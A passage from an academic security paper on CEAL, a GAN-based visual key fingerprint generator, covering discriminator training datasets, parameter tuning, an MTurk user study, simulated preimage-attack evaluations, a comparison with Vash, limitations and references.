Unrealistic DCGAN Image Pairs. In order to train the HPD to correctly classify visually similar, but random noise images, as "identical", we generated an unrealistic image dataset of 11,072 image pairs using a poorly trained vanilla DCGAN: (1) 10,048 image pairs using a vanilla DCGAN trained for only 1400 iterations, i.e., less than an epoch, and (2) 1,024 image pairs using the same vanilla DCGAN trained for 3600 iterations (slightly more than an epoch).

We generated each of these image pairs as follows: randomly generate a latent vector, then select a random component and set its value to 1 once and -1 the other time. Convert the latent vectors to images using the poorly trained vanilla DCGAN, then label each pair as "identical". That is, we wish to train the HPD classifier to classify these image pairs as being identical, as this is how a human verifier will see them (gray images with random noise).

Minor Change in Latent Vector. We also generated synthetic "identical" image pairs, as follows. First, choose a random seed latent vector and use it to generate one image of the pair. Second, choose a random component of the seed latent vector uniformly, multiply its value by a small factor $c \in [0,1]$, then generate the other image in the pair. We generated 1024 image pairs with $c = 0.5$, 3008 pairs with $c = 0.6$ and 3008 pairs with $c = 0.7$, for a total of 7,040 image pairs. We randomly sampled 100 image pairs and 2 authors manually verified that they look identical.

Blob Image Pair Dataset. First, we generated 20 different blobs of random shapes and colors. Then, we generated 1,000 realistic images using the fully trained vanilla DCGAN model, using random input latent vectors. We formed image pairs that consist of (1) one synthetic image and (2) the same image, overlayed with one randomly chosen blob. We only accept the composite image (2) if its dominant color is dissimilar in the blob overlap position, to the color of the blob. To measure the similarity between colors we used the Delta E CIE 2000 [47] score, representing colors that are perceived to be different by humans [45]. We used the composite image if the score exceeded 50. In total, we generated 2,108 "blob" image pairs.

10%-different Image Pair Dataset. We generated 1,024 different image pairs, each as follows: generate a random seed latent vector, copy it to v_1 and v_2, select 10 random latent components (out of 100) uniformly and set the values of these components to 1 in v_1 and -1 in v_2. We then used the trained vanilla DCGAN to generate the corresponding image pair. Thus, these 1,024 image pairs are generated from latent vectors that are different in 10% of the components. We set this percentage experimentally: we generated 500 image pairs using input vector pairs that differ in $x \in [2,20]$ percent of their components, then manually compared them for visual equality. We found 10% to be the smallest percentage of difference that resulted in always distinguishable image pairs.

Enhanced Synthetic Image Pair Dataset. We generated 5,000 different image pairs as follows. For each of 1,000 random, vanilla DCGAN-generated images, we generated 5 images, by applying 5 enhancements, to change (1) image brightness, (2) contrast, (3) color, (4) add noise to the image, and (5) apply a blur filter to the image. We experimented with multiple parameters for each enhancement function and

Network	Hyper-parameters			labeled synthetic dataset				Unrealistic DCGAN image pairs (itr 1400)			Unrealistic DCGAN image pairs (itr 3600)			All other synthetic datasets		
	m	w	r	F1	FPR	FNR	Precision	F1	FPR	FNR	F1	FPR	FNR	F1	FPR	FNR
Siamese_model	1.64	0.49	0.02	0.72	0.20	0.35	0.82	-	0.06	-	-	0.32	-	0.77	0.01	0.35
HPD_model_1	-	1.57	0.24	0.82	0.24	0.21	0.84	-	0.15	-	-	0.47	-	0.83	0.02	0.29
HPD_attacker	-	2.97	0.13	0.72	0.20	0.37	0.84	-	0.05	-	-	0.31	-	0.77	0.0008	0.36

Table 3: Performance of the best HPD classifier that we trained and used to train CEAL (HPD_model_1) and the HPD model used by the attacker (HPD_attacker) and their underlying Siamese-like network, over different HPD classifier datasets.

selected them so that the generated image pairs (the original image and its enhanced version) are visually distinguishable.

9 Implementation

We have built CEAL in Python using Tensorflow 1.3.0 [6]. In this section, we describe the process we used to identify the parameters for which CEAL performs best.

9.1 HPD Training and Parameter Choice

Inception.v1 Layer Choice. We experimented with using activations of different layers of the Inception.v1, for HPD's image feature extraction effort (see 7.1). We performed 3 experiments, where we used activations from either the (1) "Mixed_5c", (2) "MaxPool_5a_2x2" or (3) "MaxPool_4a_3x3" layers of the Inception.v1. In each run, we used an identical architecture and initial weights of the fully connected layers weights in HPD. We trained the 3 networks for 1000 epochs. We repeated this process 200 times.

We compared the performance of these classifiers, using a paired t-test. We found a significant difference between the performance (over holdout datasets) of HPD classifiers trained using the "Mixed_5c" layer features, compared to the other two layers (P-Value = 0.000 when compared to "MaxPool_4a_3x3" layer, and P-Value = 0.000, when compared to "MaxPool_5a_2x2" features). In the following, we implicitly use the features extracted based on the activations of the "Mixed_5c" layer. The length of the activations vector for this layer is 50,176.

Training the HPD. We used the 6 datasets of § 8.1 to train and evaluate HPD. Specifically, we randomly split each synthetic dataset (except the ground truth human perception set), into training (80% of samples) and holdout (20%) sets: we used the training sets to train the HPD classifier, then tested its performance over the holdout sets. For the ground truth human perception dataset, we made sure that the number of image pairs that are labeled as identical and different, were distributed to training and test sets proportionally to their size.

We hyper-tuned the architecture and parameters of the HPD classifier to find a classifier which accurately identifies samples from the "different" class (has high precision). Such a classifier is necessary when training the CEAL to ensure G-CEAL stays away from generating images that are not human-distinguishable. Among the classifiers that we have trained with high precision, we chose the one with the highest F1. Figure 5 shows the best performing architecture for the HPD network. We refer to this network as HPD_model_1. Table 3 shows the performance of the Siamese network and the HPD networks that we trained and used in this paper.

In addition, we also trained an HPD model that has the same weights as HPD_model_1 in the Siamese layers, but different weights in the fully connected layer on top of the twin networks in the HPD architecture. This network, referred to as HPD_attacker, has a higher recall (lower FPR) when identifying the samples from the "identical" (negative) class on the holdout datasets. Therefore, this classifier would be preferred by an attacker, to identify potentially successful attack samples for a target CEAL image.

We note that the high FNR of our HPD models is mostly a problem for the adversary. This is because the FNR measures the ratio of the image pairs that HPD mistakenly detects to be identical. A high FNR means that the HPD is conservative: it will incorrectly identify attack image pairs, that are in fact perceived to be different by a real user. Thus, an HPD with a high FNR imposes either a lower success rate for an adversary, or more overhead on the adversary, who will have to manually verify attack images returned by the HPD.

9.2 CL-GAN Training and Parameter Choice

We trained CL-GAN using the above HPD models. Further, we also experimented using CL-GAN variants with different architectures (e.g., different number of neurons in the first layer of G-CEAL, 8,192 and 16,384) and values for hyper parameters, including λ and the number of major and minor components.

We also performed a grid search in the parameters of the CL-GAN including (1) the input size ($\lambda \in 64, 128, 256, 512$), (2) the number of major and minor components ($\frac{\lambda}{2}$, and (3) the $\alpha \in [25, 75]$ with step size 5, in the loss functions of the CL-GAN generator (see Equation 3). For best performing parameters, we also tested with different weight initialization for the networks weights.

We trained the CL-GAN using the process described in § 7.2, for 5 epochs, with batch size 64, and the Adam optimizer [29] to minimize Equation 3 for each step. We completed an epoch when all the images in the outdoor image

dataset were shown to the discriminator. To make the training process more stable, we trained the generator 3 times for every time we train the discriminator, but using the same inputs.

We observed that, when α is increased, the HPD_{loss} decreases faster (see Equation 3). However, the quality of the images is reduced for large values of α. We also observed that it is harder to train networks with larger values of λs: the quality of images generated by CEAL and their distinguishability decreases as we increase λ. We also observed that when the size of the nodes in the first layer of G-CEAL is increased, it generates smoother or lower quality (blurred) images.

We also experimented with the number of times that the generator network is trained using the three steps described in § 7.2, in each training epoch of G-CEAL. We observed that when the minor components are trained using Step 2 twice, there is a better balance between G_{loss} and HPD_{loss} of the trained network. Therefore in the following, we implicitly train G-CEAL twice using Step 2.

We have manually evaluated the quality of the images generated by the networks we trained. We built two CL-GAN model. The parameters for the best performing network using HPD_model_1 (i.e. alpha-CL-GAN) are $\alpha = 35$, λ =512, and $M = m$ = 256. We also built and evaluated an earlier CEAL model (i.e. alpha-CL-GAN) using $\alpha = 40$, that has $\lambda = 256$ and $M = m = 128$. In the following, we describe the process to identify the input mapper parameters for both models.

9.3 Choice of Input Mapper Parameters

To determine the value of d, i.e., the minimum number of major components that need to be modified to achieve consistent human distinguishability (see § 6), we used the following procedure. For each possible value of $d \in \{1,..M = 256\}$, we generated 1 million random target keys. For each target key, we generated an attack key by randomly flipping (i.e., 1 vs. -1) the values of d major components, then generated the CEAL images corresponding to the (target, attack) pairs. We used HPD_model_1 and HPD_attacker to find pairs likely perceived as identical by humans.

We manually checked the distinguishability of the image pairs flagged by the HPD models and observed that when $d > 30$, the image pairs are consistently distinguishable. To validate our observation, we showed the images identified as identical by HPD models for d=39 and d=43 to human subjects. We selected these values to be conservative and also to ensure the availability of BCH codes with corresponding minimum Hamming distances. When d = 39, HPD_model_1 identified 17 image pairs as identical, and the HPD_attacker identified 194. When d = 43, HPD_model_1 identified 7 identical image pairs, while the HPD_attacker identified 124 image pairs. All the pairs identified by HPD_model_1 were also identified by the HPD_attacker.

We used the procedure of § 10.2 to label these pairs using 34 human workers. None of the image pairs were confirmed as being identical by human workers. Therefore, we conclude that despite training limitations and the presence of local optima, when enough number of major components (i.e., ≥ 39) are flipped, the generated images are human-distinguishable. Thus, in the remaining experiments we set d to 39.

To ensure that major components of input vector to G-CEAL are at least in d Hamming distance of each other, we use a BCH (n=255, k=123, t=19) encoder to transform a key of length $\gamma = 123$ into the values for major components. This ECC has a minimum Hamming distance of 39 bits that transforms a message of length 123 into a code word of length 255. Thus, the major components in the latent vector of any CEAL images are at least 39 Hamming distance apart.

Based on the above setting, CEAL accepts binary key fingerprints of length $\gamma = 123$ bits. Therefore, the maximum capacity of CEAL is 2^{123}, i.e., it can generate up to 2^{123} unique, distinguishable images to represent binary key fingerprints.

9.4 alpha-CEAL

In addition to the above CEAL model that uses a CL-GAN with λ =512, we have built and evaluated a preliminary model, named alpha-CEAL, that uses its own CL-GAN network, named alpha-CL-GAN, with parameters λ =256, and $M = m$ = 128 (vs. 256 in CL-GAN). We followed a similar process to the one described above, using $\alpha = 40$ to determine the best parameters for alpha_CL-GAN.

alpha-CL-GAN Input Mapper Parameters. To identify the minimum number of major components that need to be modified to achieve consistent human distinguishability for alpha-CL-GAN, we generated 1,000 image pairs by flipping (i.e., 1 vs. -1) 5, 10, 15, 20 and 30 randomly chosen major components in each of 200 latent vectors respectively. We then used a procedure of § 10.2, to label these images using 69 MTurk worker.

In these experiments, the smallest number of different major components for which participants labeled as different, all the generated alpha-CL-GAN samples, was d = 15. Therefore, for the Input Mapper module, we used a BCH(n=127, k=78, t=7), i.e., an ECC with minimum Hamming distance of 15 bits that transforms a message of length 78 into a code word of length 127. Thus, alpha-CEAL accepts binary key fingerprints of length $\gamma = 78$ bits.

10 Empirical Evaluation

In this section, we evaluate the CEAL system with parameters identified in § 9.2 and § 9.3. First, we present the memory and computation overhead of the CEAL model (§ 10.1). We then describe the procedure we employed to run the user studies that we used for evaluation (§ 10.2). We evaluate the resilience of CEAL against the adversary described in § 3.1 (§ 10.3). We investigate Vash [1], identified as a state-of-the-art VKFG in terms of usability and attack detection [50], and

report vulnerabilities that we identified (§ 10.4). We then compare CEAL against Vash, in terms of their capacity and human verification speed (§ 10.5).

10.1 CEAL Overhead

The size of the CEAL generator model is 66.7MB. To determine the overhead of CEAL in generating image fingerprints, we performed experiments using a MacBook laptop with a 2.2 GHz Intel Core i7 CPU and 16GB memory, and a desktop equipped with a GeForce GTX TITAN X GPU. Over 1 million images, the average time to generate a CEAL image on the laptop was 2.3s (SD = 0.1s), while on the desktop it was 0.3s (SD=0.005s). This reveals that even without a GPU, CEAL can efficiently generate image fingerprints.

10.2 User Study Procedure

We followed an IRB-approved protocol to recruit MTurk workers to evaluate the performance of CEAL and Vash [1]. Specifically, we have recruited a total of 374 adult , US-based participants, 132 female and 242 male, with an age range of 18 to 64 (M=35.01, SD=9.23). 90.23% of our participants had college education or higher. 50%, 49% and 1% participants used a desktop, laptop and mobile device in our studies, respectively.

We asked the participants to compare a total of 3,496 image pairs: 1,918 CL-GAN-generated image pairs (219 workers), 1,308 alpha-CL-GAN-generated image pairs (100 workers) and 270 Vash-generated image pairs (55 workers).

We informed each participant on the purpose of the image comparison tasks, explaining their relationship to a security check that requires their full attention. We showed 1 image pair per screen, both with the same size (64x64) and resolution. One image was shown on the top left of the screen, the other on the bottom right.

We conducted several studies, each needing labels for a different number of image pairs (e.g., the CEAL resilience to attacks, or the study comparing CEAL and Vash, see below). For flexibility reasons, we asked participants in these studies to compare between 35 to 50 pairs of images. However, in each study, all participants labeled the same number of image pairs. We paid participants 10 cent per image pair comparison.

To avoid collecting low quality labels from inattentive workers, we have included an attention test at the beginning of the surveys and did not collect the labels from workers who failed to answer this question correctly. Further, we have included 5 attention check questions in each study: 3 obviously different pairs of images, and 2 pairs of identical (duplicated) images. In order to keep the type of images shown to the user consistent throughout these studies, we selected attention check questions using the same visual fingerprint generator that were used to generate the other images in the study: For CL-GAN, we generated obviously different attention check image pairs from a random seed latent vector where we flipped (1 vs. -1) a random set of 200 major components (out of 256). For Vash, we generated obviously different attention check image pairs randomly. We manually verified that all these image pairs look indeed different. We randomly selected the image pairs and the order in which they were shown, for each participant, however, we did not mix Vash an CEAL images in any experiment. We removed the answers from 12 participants who had incorrectly answered 3 or more (out of 5) attention check questions in the study.

Overall, for each image pair, we collected annotations from at least 3 workers. In the Vash studies of § 10.4, we collected at least 10 labels for each image pair. We used majority voting [32] to aggregate the labels assigned by the workers to each image pair, and produce the final human-assigned label.

Attack Dataset	Attack dataset size	# attacks found by HPD_attacker	Verified attacks
$(123,1)$-adversary	123M	121	2 (1.7%)
$(123,d)$-adversary	123M	1,473	23 (1.6%)

Table 4: Attack image datasets generated to break CEAL. We show the dataset size, the portion of the (target, attack) samples that were identified by HPD_attacker and the number of attack images validated by human workers.

10.3 Resilience of CEAL to Preimage Attacks

We evaluate CEAL under preimage attacks perpetrated by the adversary defined in § 3.1.

Resilience to $(\gamma,1)$-Attack. We first consider a powerful, $(\gamma,1)$-adversary, who can find input keys that are within 1-Hamming distance of the victim's, and uses them to generate attack CEAL images. Specifically, for γ=123, we generated 1 million target inputs randomly. Then, for each such input, we considered all γ "attack" strings that are within 1-Hamming distance of target, and used CEAL to generate images corresponding to the target and attack strings. Thus, in total we generated 123 million CEAL image pairs.

To avoid the high cost and delay of using humans to compare these image pairs, we used the HPD_model_1 and HPD_attacker to determine if they would be perceived as being identical by a human verifier. Out of 1 million target CEAL images, 121 of them were broken (only) once according to the HPD_attacker (see Table 4 top). Only 1 of these images was also identified by HPD_model_1. We then presented the 121 candidates to human verifiers (see § 10.2). Only 2 (1.65%) of these images were labeled as being identical by the recruited workers. The success rate of this $(\gamma,1)$ attack can thus be either interpreted as 2×10^{-4}% (2 target inputs broken out of the 1,000,000 attempted), or 1.62×10^{-6}% (2 successes out of 123 million trials).

Resilience to (γ,d)-Attack. Second, we consider the more general, (γ,d)-adversary (§ 3.1), where $1\leq d\leq\gamma$, γ=123.




Figure 8: $(\gamma = 123, d)$**-adversary**: The break ratio of 1 million target CEAL images for each value of d, the Hamming distance between the attack and the target binary fingerprints, according to (left) HPD_model_1 and (right) HPD_attacker.

The goal is to see if such an adversary can find successful attack images generated from attack keys more different than the target. Specifically, for each value of $d \in \{1,2,3,...,\gamma\}$, we have built an attack dataset as follows: We generated 1 million random "target" inputs, and, for each target input, we randomly selected an "attack" string that is within Hamming distance d from the target. We then generated the CEAL images corresponding to each target and attack strings pair. Thus, in total we generated 123 million CEAL image pairs, organized into 123 datasets, each containing 1 million (target, attack) image pairs.

We have used both the HPD_attacker and the HPD_model_-1 to compare the 123 million (target, attack) image pairs that we generated. The HPD_attacker predicted 1,473 of the image pairs to be indistinguishable. HPD_model_1 only identified a subset of these samples (48 samples) as similar. When we presented the 1,473 candidate image pairs to human workers (§ 10.2), 23 (1.6%) of them were confirmed to be identical, one of which were identified by both HPD models (see Table 4 bottom). This suggests a success rate of $1.86 \times 10^{-5}\%$ (23 successes out of the 123 million trials) for this (γ, d) attack, performed by an adversary equipped with our HPD classifiers.

Figure 8 shows the portion of broken CEAL-generated images in each of the 123 datasets of (γ, d)-Attack (see § 10.3) according to (left) HPD_model_1 and (right) HPD_attacker. As expected, the number of broken CEAL images decreases as the Hamming distance between the target and attack binary key fingerprints increases.

We note that the KFG evaluation performed by Tan et al. [50], assumed an adversary able to perform 2^{60} brute force attempts, which is similar to the effort required to control 122 of 123 bits of the input hash key, required by a $(\gamma, 1)$-attack. Under such an adversary, Tan et al. [50] report a false accept rate of 12% for Vash [1] and 10% for the OpenSSH Visual Host Key [34]). This is significantly larger than CEAL's $2 \times 10^{-4}\%$ for the $(123, 1)$ attack and $1.86 \times 10^{-5}\%$ for the $(123, d)$ attack or even the 1.7% human error rate we observed in our user studies.




Figure 9: Distribution of "different" and "identical" labels as annotated by human workers for Vash image pairs. The number of image pairs that are identified as identical decreases as the number of buckets (b) and number of nodes (n) in the tree are decreased.

alpha-CL-GAN under $(\gamma, 1)$ and (γ, d) Attacks. We now report the performance of a $(\gamma, 1)$ and (γ, d)-adversary when breaking alpha-CEAL with γ of 78. Similar to (γ, d) attack performed for CL-GAN, we generate $\gamma = 78$ million pairs of (target, attack) samples. We observe that only a 295 images were broken according to HPD_model_1. In addition, we launched a $(\gamma, 1)$ attack on alpha-CL-GAN. Particularly, we generate 1M target keys. For each target key, we consider all 78 attack keys that are in 1-Hamming distance of the target key. We used the HPD_model_1 to decide if the generated image pairs would be perceived as being the same by a human verifier. This model identified 13 image pairs as identical.

We used the procedure described in §10.2 to label the 295 pairs of images that were identified by HPD_model_1 for (γ, d) attack and 13 pairs of images identified for $(\gamma, 1)$ attack using 31 MTurk workers. Our workers identified 3 of 295 and none of the 13 images to be identical.

10.4 Human-Distinguishability of Vash

Vash [1] is an open source implementation for random art [41], that converts input binary strings into structured, visual fingerprints. Vash seeds a PRNG with the input string, then uses the PRNG to construct an expression tree structure. The number of nodes of the tree, N, is chosen randomly using the PRNG. Vash then converts this tree to an image: Each node in the tree corresponds to an *operation* function, which modifies pixel values of the image. Each operation is chosen randomly (using the PRNG), from an existing pool of 17 operations, e.g., ellipse, flower, "squircle", etc. The operation parameters (e.g., the two foci of an ellipse or the size of a flower) are chosen randomly using the PRNG.

To study the ability of Vash [1] to generate human-distinguishable images, we generated 120 different Vash im-

age pairs, as follows. We first quantized the random values used to select each Vash tree operation, into 32 buckets, and quantized the operation parameter values into b buckets ($b \in \{4,8,16\}$) of the same size. We then generated random trees until we had 30 trees of each size $N \in \{15,20,40,60\}$, and corralled these trees into groups of 10. For each tree, we selected a random node (i.e., operation) and changed the value of one of its parameters by each of $q \in \{0.25,0.125,0.0625\}$, i.e., for each value of b. When selecting the operations, we made sure that each operation type appears in almost the same number of trees in each group. We generated thus 10 image pairs for each of the 12 combinations of q and n.

We used the procedure of Section 10.2 to label these pairs using 40 human workers. Each image pair was labeled by 10 workers. Figure 9 shows the portion of image pairs in each category that were labeled as either identical or different. We observe that human workers were able to consistently label image pairs correctly as different, only when the number of nodes N in the tree was 15, and the number of quantization buckets was 4 (i.e., a parameter needed to be changed by at least 0.25). Thus, Vash images are human-distinguishable only when the generating tree is small. However, when we generated 10,000 random Vash images (see the experiment in § 10.5), 99.98% of them were constructed from trees of more than 15 nodes. This suggests that most of Vash-generated images are vulnerable to attack.

10.5 CEAL vs. Vash

We compared CEAL and Vash [1] in terms of their capacity and the human speed of verification. Tan et al. [50] compare multiple text and visual KFG solutions, including Vash, though against a weaker adversary. Our results for Vash are consistent with those reported by Tan et al. [50].

For our comparison, we have generated 10,000 images randomly (from random keys) using CEAL, and 10,000 images using Vash. Then, separately for these datasets, we used the HPD_model_1 to predict if all pairwise images are human-distinguishable, i.e., using a total of 49,995,000 comparisons per dataset.

Since HPD_model_1 was not trained on Vash images, we sought to estimate its performance on Vash images. For this, we evaluated HPD_model_1 on the 120 Vash image pairs and their human-assigned labels, from § 10.4. HPD_model_1 achieved a FAR of 0.21, FNR of 0.14 and F1 of 0.76. Thus, HPD_model_1 achieves decent performance on Vash images, even though it was trained on dramatically different images (of nature not geometric shapes).

To estimate the number of distinguishable images for CEAL and Vash, we use the formula $\hat{k}(N_r,r) = \frac{N_r{}^2}{2r}$, where N_r is the number of samples until observing r repetition, i.e., human indistinguishable images (see [37]). This method provides only a lower bound estimate for the capacity of a visual key fingerprint generator function, as any estimation method fails when $k >> s^2$, where k is the real population size and s is the sample size used for the estimate.

Key fingerprint representation	Attack dataset size	# attacks found by HPD_model_1	Verified attacks
CEAL	∼50M	0	0 (0%)
VASH	∼50M	150	24 (16%)

Table 5: Attack datasets generated using 10K random images for each key fingerprint representation and the result of user study to label identified attacks by HPD_model_1.

Among the almost 50 million Vash image pairs compared, HPD_model_1 labeled 150 (3×10^{-4}%) pairs as being human-indistinguishable. In contrast, for the same number of CEAL image pairs, HPD_model_1 did not label any pair as human-indistinguishable. To build confidence that we did not miss relevant images, we also used the more conservative HPD_attacker model, to identify potentially indistinguishable CEAL image pairs. We found 6 such pairs.

We then used the human workers and process described in § 10.2 to confirm these 150 Vash and 6 CEAL image pairs, i.e., with each image pair being labeled by 3 humans. 24 of the 150 (16%) Vash image pairs were confirmed as being identical by the workers. Therefore, we estimate the number of perceptually different images generated by Vash as $\hat{k}(N_r,r) = \frac{10K^2}{2\times 24} = 2^{20.99}$. This result is consistent with the findings of Hsiao et al. [24]. We note that the 24 collisions occurred among 10,000 images chosen at random, and not images engineered for an attack. Section 10.4 shows that an adversary can engineer a collision for 99.98% of these images.

In contrast, none of the 6 CEAL image pair predicted to be perceived as identical by HPD_attacker, was found identical by the workers (see Table 5). Thus, we found no indistinguishable pairs among the 10,000 CEAL images.

Human Comparison Time. We studied the response times of human participants when asked to compare the above 150 Vash image pairs and 48 CEAL image pairs of § 10.3, i.e., identified as potential attacks by HPD_model_1. We measured the comparison time to be the interval between the moment when the image pair is shown to the worker, and the moment when the worker selected the response (different vs. identical). The workers were not allowed to change their selection. The average comparison time over Vash attack images was 3.03s (M=1.4s, SD=5.42s), and for CEAL it was 2.73s (M=1.83s, SD=2.33s).

11 Discussion and Limitations

Increasing Entropy. To increase the entropy of the CEAL key fingerprint generator, one could design and train multiple generators (see § 9.2), then use the input key to decide which generator to use (e.g., the value of the key's first two bits to pick one out of 4 generators). However, this approach imposes an exponential increase on computation and storage:

to achieve k bits of entropy, we need to train and access 2^k generators. Instead, in the proposed CEAL approach, we use careful training to achieve its entropy.

Improving HPD. Due to false positives, our evaluation is bound to have missed attack images. This is hard to avoid, given the need to evaluate millions of image pairs, a task that is infeasible with humans. We note that when modeling attacker capabilities, we used an HPD with higher recall than the one used to train the generator. This suggests that an adversary who has a better HPD, thus a higher chance of identifying potentially successful attacks, does not have substantial advantage against a CEAL image generator trained with a simpler HPD (though we cannot generalize this result).

However, both the attacker and the adopters of CEAL have the incentive to build a powerful HPD classifier. The attackers seek to find key fingerprint images most likely to be confused by users. The organizations adopting CEAL to protect their users would like to train a CEAL generator that uses the most of the key bandwidth available through human perception and the image generation algorithm. Thus, we expect adoption of CEAL (e.g., the CAPTCHA application of § 4) would increase interest in research of models for the limits of human visual perception.

Generalization of Results. The results of our studies do not generalize to the entire population, as we performed them on only a subset of Mechanical Turk workers. Such workers are generally better educated and more tech saavy than the broader population [26], thus are not representative of the entire population. For instance, we conjecture that workers who work on visualization tasks are less likely than the general population, to suffer from vision problems. Mechanical Turk workers also have different goals (minimize their time investment, maximize financial gains) which may differ from those of regular key fingerprint based authentication users, i.e., not only minimize time investment, but also correctly detect attacks. However, Redmiles et al. [43] have shown that in terms of security and privacy experiences, Mechanical Turk worker responses are more representative of the U.S. population than responses from a census-representative panel.

Our experiments are not equivalent to a lab study, since we do not know the circumstances or experience of the annotators. In addition, since a majority of the image pairs that we show to participants are attack images (i.e., believed to be visually similar), our studies also differ from the simulated attack format of Tan et al. [50], where the attack images form a small minority. The evaluation of Tan et al. is indeed more suitable for evaluating how humans react to attack images, in realistic settings. However, the goal of our experiments was different: we needed humans to validate image pairs predicted by HPD to be successful attacks. For instance, in one experiment we had to "human-validate" 1,473 image pairs. While our experiments are seemingly biased toward labeling image pairs as attack images, in this particular experiment, only 23 (1.6%) of the 1,473 image pairs were confirmed to be successful attacks. Further studies are needed to evaluate CEAL under realistic attack conditions such as the one proposed by Tan et al. [50].

In addition, we have trained CEAL to only generate nature landscape images. Our results do not generalize to other types of images.

More experiments are needed to verify that results of comparisons are consistent in scenarios where key fingerprints are displayed on devices with different screen properties (e.g., size and resolution), or even when printed on paper, to be compared against an image shown on a screen. Our experiments showed no difference between the responses from users comparing the key fingerprint on different devices. However, an extensive study is required to properly evaluate this aspect.

Finally, we have explored only (γ, d) attacks, for various values of d, for an adversary equipped with the HPD networks that we have developed. Future endeavors may investigate other types of attacks, including e.g., ones that attempt to find collisions for input latent vectors that are not similar.

Resistance to Adversarial Machine Learning. An attacker who has gained access to the CEAL network weights can leverage adversarial machine learning (e.g. gradient based) techniques to infer the input string from a target output CEAL image. While this problem is outside the scope of this work (e.g., CEAL images are often computed from input strings whose values are public) we note that in cases where this input is sensitive, one can apply CEAL to a hash of the input. This would force the adversary to further invert the hash to recover sensitive information.

12 Conclusions

In this paper, we proposed and have built the first human perception discriminator, a classifier able to predict whether humans will perceive input images as identical or different. We have used HPD to introduce CEAL, a new approach to train visual key fingerprint generation solutions, that provide input-distribution properties. We have shown that a CEAL-trained VKFG is substantially superior to state-of-the-art solutions, in terms of entropy, human accuracy and speed of evaluation.

References

[1] The Vash: Visually pleasing and distinct abstract art, generated uniquely for any input data. https://github.com/thevash, 2014.

[2] White paper: Whatsapp encryption overview. https://www.whatsapp.com/security/WhatsApp-Security-Whitepaper.pdf, 2016.

[3] Viber Encryption Overview. https://www.viber.com/security-overview, Last accessed, 2019.

[4] WhatsApp: End-to-end encryption. https://faq.whatsapp.com/en/general/28030015?lang=en, Last accessed, 2019.

[5] WP_MonsterID. http://scott.sherrillmix.com/blog/blogger/wp_monsterid/, Last accessed, 2019.

[6] Martín Abadi, Paul Barham, Jianmin Chen, Zhifeng Chen, Andy Davis, Jeffrey Dean, Matthieu Devin, Sanjay Ghemawat, Geoffrey Irving, Michael Isard, Manjunath Kudlur, Josh Levenberg, Rajat Monga, Sherry Moore, Derek G. Murray, Benoit Steiner, Paul Tucker, Vijay Vasudevan, Pete Warden, Martin Wicke, Yuan Yu, and Xiaoqiang Zheng. Tensorflow: A system for large-scale machine learning. In *Proceedings of the 12th USENIX Symposium on Operating Systems Design and Implementation*, pages 265–283, 2016.

[7] akwizgran. Encode random bitstrings as pseudo-random poems. https://github.com/akwizgran/basic-english, Last accessed 2019.

[8] Raj Chandra Bose and Dwijendra K Ray-Chaudhuri. On a class of error correcting binary group codes. *Information and control*, 3(1):68–79, 1960.

[9] Jon Callas, Lutz Donnerhacke, Hal Finney, and Rodney Thayer. Openpgp message format. Technical report, RFC 2440, November, 1998.

[10] Tian Qi Chen, Xuechen Li, Roger B Grosse, and David K Duvenaud. Isolating sources of disentanglement in variational autoencoders. In S. Bengio, H. Wallach, H. Larochelle, K. Grauman, N. Cesa-Bianchi, and R. Garnett, editors, *Advances in Neural Information Processing Systems 31*, pages 2610–2620. 2018.

[11] Xi Chen, Yan Duan, Rein Houthooft, John Schulman, Ilya Sutskever, and Pieter Abbeel. Infogan: Interpretable representation learning by information maximizing generative adversarial nets. In *Proceedings of the 30th International Conference on Neural Information Processing Systems*, NIPS'16, pages 2180–2188, 2016.

[12] S. Chopra, R. Hadsell, and Y. LeCun. Learning a similarity metric discriminatively, with application to face verification. In *Proceedings of the IEEE Computer Society Conference on Computer Vision and Pattern Recognition*, 2005.

[13] Kate Conger. TechCrunch: Facebook Messenger adds end-to-end encryption in a bid to become your primary messaging app. https://tinyurl.com/uetk9b5, 2016.

[14] Sergej Dechand, Dominik Schürmann, Karoline Busse, Yasemin Acar, Sascha Fahl, and Matthew Smith. An empirical study of textual key-fingerprint representations. In *Proceedings of the USENIX Security Symposium*, pages 193–208, 2016.

[15] Jia Deng, Wei Dong, Richard Socher, Li-Jia Li, Kai Li, and Li Fei-Fei. Imagenet: A large-scale hierarchical image database. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 248–255, 2009.

[16] Chris Donahue, Akshay Balsubramani, Julian McAuley, and Zachary C. Lipton. Semantically decomposing the latent spaces of generative adversarial networks. In *Proceedings of the International Conference on Learning Representations*, 2018.

[17] Carl Ellison and Steve Dohrmann. Public-key support for group collaboration. *ACM Transactions on Information and System Security (TISSEC)*, 6(4):547–565, 2003.

[18] Ian Goodfellow, Jean Pouget-Abadie, Mehdi Mirza, Bing Xu, David Warde-Farley, Sherjil Ozair, Aaron Courville, and Yoshua Bengio. Generative adversarial nets. In Z. Ghahramani, M. Welling, C. Cortes, N. D. Lawrence, and K. Q. Weinberger, editors, *Advances in Neural Information Processing Systems 27*, pages 2672–2680. 2014.

[19] Michael T Goodrich, Michael Sirivianos, John Solis, Gene Tsudik, and Ersin Uzun. Loud and clear: Human-verifiable authentication based on audio. In *Proceedings of the EEE International Conference on Distributed Computing Systems*, 2006.

